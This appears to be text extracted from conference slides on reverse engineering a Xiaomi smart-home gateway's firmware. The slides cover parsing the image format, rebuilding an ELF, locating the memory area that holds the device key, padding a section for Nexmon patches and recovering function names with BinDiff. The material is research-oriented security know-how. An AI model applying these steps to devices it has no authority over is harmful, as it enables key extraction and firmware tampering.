
Bin -> ELF
ELF -> Bin

Binary Format for Mediatek

- Mediatek Segments: Izma-compressed

Byte	0-3	4-7	8-11	12-15	16-19
	Magic	# of Segments	Offset in File	mem addr	Size of segment
0x00000000	4D 4D 4D 00	03 00 00 00	C8 00 00 00	00 00 10 00	50 36 00 00
	„MMM“		0xc8	0x100000	0x3650
...	...				
0x00000080	...		SHA-1 Checksum...		
0x00000090	...SHA-1 Checksum				Segment data
					...

Workflow Marvell




Parsing Sections

```
~/defcon-demo$ python megaparser.py 063df95bd538a9cfa22c7c86642cf11e_upd_lumi.gateway.v3.bin
582036 bytes
Magic: MRVL
Builddate: 2018-07-08 23:21:55
Sections: 3
Startaddress: 0x1f003769
+ Section 1
  Magic: 02000000
  Offset: 0xc8
  Size of Section: 13984 (0x36a0)
  Memaddr: 0x100000
  Checksum?: c4679897
+ Section 2
  Magic: 02000000
  Offset: 0x3768
  Size of Section: 560816 (0x88eb0)
  Memaddr: 0x1f003768
  Checksum?: 166746fb
+ Section 3
  Magic: 02000000
  Offset: 0x8c618
  Size of Section: 7036 (0x1b7c)
  Memaddr: 0x20000040
  Checksum?: fddb2c3f
```

Creating ELF File

```
~/defcon-demo$ ls
063df95bd538a9cfa22c7c8664_███_upd_lumi.gateway.v3.bin      megaparser.py
063df95bd538a9cfa22c7c8664_███_upd_lumi.gateway.v3.bin_patched.elf  section1_0x100000.bin
063df95bd538a9cfa22c7c8664_███_upd_lumi.gateway.v3.bin_script.lds    section2_0x1f003768.bin
builder_063df95bd538a9cfa22c7c8664_███_upd_lumi.gateway.v3.bin_script.sh  section3_0x20000040.bin
~/defcon-demo$ bash builder_063df95bd538a9cfa22c7c8664_███_upd_lumi.gateway.v3.bin_script.sh
~/defcon-demo$ file a.out
a.out: ELF 32-bit LSB executable, ARM, version 1, statically linked, not stripped
~/defcon-demo$
```

Loading into Disassembler



Finding Key memory area

The screenshot shows the IDA Pro interface with the following data:


Address	Variable Name	Declaration	Comments
.text3:2000037C		DCB 0xA	
.text3:2000037D	byte_2000037D	DCB 0	; DATA XREF: sub_1F006360+21w
.text3:2000037E			; sub_1F00636C+3E1r ...
.text3:2000037E	aTag_mac	DCB "TAG_MAC",0	; DATA XREF: sub_1F003FE0+181o
.text3:2000037E			; sub_1F003FE0+1C1r ...
.text3:20000386	aTag_did	DCB "TAG_DID",0	; DATA XREF: sub_1F006664+601o
.text3:20000386			; .text2:off_1F0067B81o ...
.text3:2000038E	aTag_key	DCB "TAG_KEY",0	; DATA XREF: sub_1F008E74+721o
.text3:2000038E			; .text2:off_1F008F941o ...
.text3:20000396		DCD 0	
.text3:2000039A	byte_2000039A	DCB 0	; DATA XREF: sub_1F009070+B21r
.text3:2000039B	byte_2000039B	DCB 0	; DATA XREF: sub_1F009070+B41r
.text3:2000039C	byte_2000039C	DCB 0	; DATA XREF: sub_1F009070+B61r
.text3:2000039D	byte_2000039D	DCB 0	; DATA XREF: sub_1F009070+B81r
.text3:2000039E		DCW 0	
.text3:200003A0		DCB 0	
.text3:200003A1		DCB 0	
.text3:200003A2	aTag_model	DCB "TAG_MODEL",0	
.text3:200003AC		DCD 0	
.text3:200003B0		DCB 0	

Step 3:

PREPARATION FOR NEXMON

Create space for patches


Space on Partition: 614 Kbyte
Size original firmware: 569 Kbyte





Create space for patches

```
~/defcon-demo$ cp section2_0x1f003768.bin section2_0x1f003768_mod.bin
~/defcon-demo$ dd if=/dev/zero bs=1 count=1280 >> section2_0x1f003768_mod.bin
1280+0 records in
1280+0 records out
1280 bytes (1.3 kB, 1.2 KiB) copied, 0.013424 s, 95.4 kB/s
~/defcon-demo$ ls -la section2*
-rw-rw-rw- 1      560816      section2_0x1f003768.bin
-rw-rw-rw- 1      562096      section2_0x1f003768_mod.bin
```


Get function names



Compile Example Project
with debug symbols



Load binary
into IDA




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Use Bindiff to apply
function names

Get function names



The screenshot shows the 'Matched Functions' window in IDA Pro. The window displays a list of functions with their names and matching algorithms. The columns are: Function name, similarity, confidence, chan, EA primary, name primary, EA secondary, name secondary, cor, and algorithm. The functions listed are sub_1F06473C through sub_1F065124. The matching algorithms include hash matching, call reference match, edges flowgraph MD, prime signature mat, MD index matching, and wrapper_wlan_handle_rx_packet.

Function name	similarity	confide	chan	EA primary	name primary	EA secondary	name secondary	cor	algorithm
sub_1F06473C	1.00	0.99	---	1F045B5C	sub_1F045B5C_1641	1F0449EC	zap_chunk_boundary		hash matching
sub_1F064754	1.00	0.99	---	1F068498	sub_1F068498_2769	1F067328	xz_uncompress_stream		hash matching
sub_1F064778	1.00	0.99	---	1F068460	sub_1F068460_2768	1F0672F0	xz_uncompress_init		hash matching
sub_1F0647F8	1.00	0.99	---	1F0684DC	sub_1F0684DC_2770	1F06736C	xz_uncompress_end		hash matching
sub_1F064878	1.00	0.99	---	1F068678	sub_1F068678_2779	1F067508	xz_dec_run		hash matching
sub_1F064894	1.00	0.99	---	1F06937A	sub_1F06937A_2785	1F06820A	xz_dec_lzma2_run		hash matching
sub_1F0648FC	1.00	0.99	---	1F06983E	sub_1F06983E_2787	1F0686CE	xz_dec_lzma2_reset		hash matching
sub_1F06491A	1.00	0.99	---	1F0698A0	sub_1F0698A0_2788	1F068730	xz_dec_lzma2_end		hash matching
sub_1F064950	1.00	0.99	---	1F0697FA	sub_1F0697FA_2786	1F06868A	xz_dec_lzma2_create		hash matching
sub_1F0649B4	1.00	0.99	---	1F068BBC	sub_1F068BBC_2780	1F067A4C	xz_dec_init		hash matching
sub_1F0649EC	1.00	0.99	---	1F068BF4	sub_1F068BF4_2781	1F067A84	xz_dec_end		hash matching
sub_1F064A18	1.00	0.99	---	1F0684EC	sub_1F0684EC_2772	1F06737C	xz_crc32		hash matching
sub_1F064AB4	1.00	0.99	---	1F0414D0	sub_1F0414D0_1477	1F040360	xobj_find		call reference match
sub_1F064B50	1.00	0.99	---	1F041528	sub_1F041528_1478	1F0403B8	xobj_append		edges flowgraph MD
sub_1F064B9C	1.00	0.99	---	1F04585C	sub_1F04585C_1634	1F0446EC	xiaomi_fsfirmware_unknown1		hash matching
sub_1F064BE4	1.00	0.99	---	1F045068	sub_1F045068_1616	1F043EF8	xiaomi_firmware_unknown_selector		hash matching
sub_1F064C58	1.00	0.99	---	1F041D00	sub_1F041D00_1508	1F040B90	xiaomi_cli_system_conf		edges flowgraph MD
sub_1F064CB0	1.00	0.99	---	1F0455EC	sub_1F0455EC_1631	1F04447C	xiaomi_check_wifi_fwimage		hash matching
sub_1F064CF0	1.00	0.99	---	1F045408	sub_1F045408_1628	1F044298	xiaomi_check_user_fwimage		hash matching
sub_1F064D2C	1.00	0.99	---	1F0445C0	sub_1F0445C0_1606	1F043450	xiaomi_check_app_fwimage_forwa...		prime signature mat
sub_1F064D3C	1.00	0.99	---	1F0443DC	sub_1F0443DC_1605	1F04326C	xiaomi_check_app_fwimage		hash matching
sub_1F064E00	1.00	0.99	---	1F0457C0	sub_1F0457C0_1633	1F044650	xiaomi_check_app_fsimage		hash matching
sub_1F064E0C	1.00	0.99	---	1F059A14	sub_1F059A14_2249	1F0588A4	xTimerGenericCommand		hash matching
sub_1F064E80	1.00	0.99	---	1F0597E4	sub_1F0597E4_2241	1F058674	xTaskGetSchedulerState		hash matching
sub_1F064E88	1.00	0.99	---	1F058B36	sub_1F058B36_2205	1F0579C6	xQueueGenericSend		hash matching
sub_1F064EF0	1.00	0.98	---	1F06BE9C	sub_1F06BE9C_2831	1F06AD2C	write_u32		MD index matching
sub_1F064F00	1.00	0.99	---	1F066674	sub_1F066674_2675	1F065504	write_rx_buf		hash matching
